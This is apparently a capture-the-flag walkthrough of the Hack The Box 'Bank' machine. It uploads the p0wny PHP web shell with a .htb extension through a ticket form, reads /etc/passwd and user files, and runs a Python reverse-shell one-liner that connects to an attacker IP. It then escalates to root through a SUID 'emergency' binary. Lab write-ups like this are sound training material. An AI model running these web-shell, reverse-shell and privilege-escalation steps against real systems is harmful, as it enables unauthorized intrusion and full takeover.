
Title

Message

Tell us your problem

As there is a /upload directory previously, it is possible we can upload a shell.


We check the page source and found this comment



```
<div style="position:relative;">
        <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
        <a class='btn btn-primary' href='javascript:;'>
```

That's great, It means we can execute php code as long as the extension for the file is .htb, presumably from the /upload directory

Here, I did the google search and found a cmd php shell called p0wny shell



flozz Merge pull request #20 from RobinvandenHurk/patch-1 … dad5efc 11 days ago 36 commits


Dockerfile	Add a testing Dockerfile	3 months ago
LICENSE	initial commit	4 years ago
README.md	Fixed typo	11 days ago
screenshot.png	cd, cwd & pwd	4 years ago
shell.php	Don't reset scrollTop as browser does it implicitly	17 months ago

README.md

p0wny@shell:~# -- Single-file PHP Shell


p0wny@shell:~# is a very basic, single-file, PHP shell. It can be used to quickly execute commands on a server when

You can download the php file through wget



```
tim@kali:~/Downloads/Bank$ wget https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php
--2020-10-23 15:33:14--  https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15744 (15K) [text/plain]
Saving to: 'shell.php'

shell.php              100%[===================================================>]  15.38K  --.-KB/s    in 0.007s

2020-10-23 15:33:14 (2.05 MB/s) - 'shell.php' saved [15744/15744]

tim@kali:~/Downloads/Bank$ mv shell.php shell.htb
```


Afterwards, you need to rename the php file to .htb
Fill out the rest of the ticket information



Title: Test

Message: Test

It seemed to have uploaded successfully




Success

Your ticket has been created successfully

We navigate to bank.htb/uploads/shell.htb


bank.htb/uploads/shell.htb



```
p0wny@shell:…/bank/uploads# ls
shell.htb

p0wny@shell:…/bank/uploads# whoami
www-data

p0wny@shell:…/bank/uploads#
```

We seem to have www-data as the user


Lets check what other users there are on the system



```
p0wny@shell:…/bank/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
chris:x:1000:1000:chris,,,:/home/chris:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:112::/var/cache/bind:/bin/false
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
```


It seems there's (Root and Chris)

We navigate to Chris's directory on /home/chris



```
p0wny@shell:/# cd home

p0wny@shell:/home# ls
chris
```

And attempt to open the read the user.txt file. Here we find the user.txt hash




```
p0wny@shell:/home# cd chris

p0wny@shell:/home/chris# ls
user.txt

p0wny@shell:/home/chris# cat user.txt
```

Success! We just owned the user!

#3 Privilege Escalation


Now, we move onto root
First move the shell locally, so we check if python is installed with

python -V



```
p0wny@shell:/home/chris# python -V
Python 2.7.6
```


Perfect, we have python 2.7.6 installed
We can set up a netcat listener



```
tim@kali:~/Downloads/Bank$ nc -lnvp 3333
listening on [any] 3333 ...
```


And run the following python code

```
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.6",3333));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



```
p0wny@shell:/tmp# python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.6",3333));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin
/sh","-i"]);'
```

We have a shell on our attacker system



```
tim@kali:~/Downloads/Bank$ nc -lnvp 3333
listening on [any] 3333 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.29] 44344
/bin/sh: 0: can't access tty; job control turned off
$ ls
vmware-root
$ 
```


We can upgrade this shell with the following

python -c "import pty; pty.spawn('/bin/bash');"

Now, we check all files with high privileges with the following


    find / -type f \(-perm -4000 -o -perm -2000 \) -exec ls -l {} \; 2> /dev/null

It seems that there is an interesting file running in /var/htb/bin/emergenc./




```
-rwsr-xr-x 1 root root 112204 Jun 14  2017 /var/htb/bin/emergency
```

We navigate to /var/htb/bin and run the file with ./emergency



```
www-data@bank:/var/htb/bin$ ls
ls
emergency
www-data@bank:/var/htb/bin$ ./emergency
./emergency
# whoami
whoami
root
#
```

We get root



```
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
```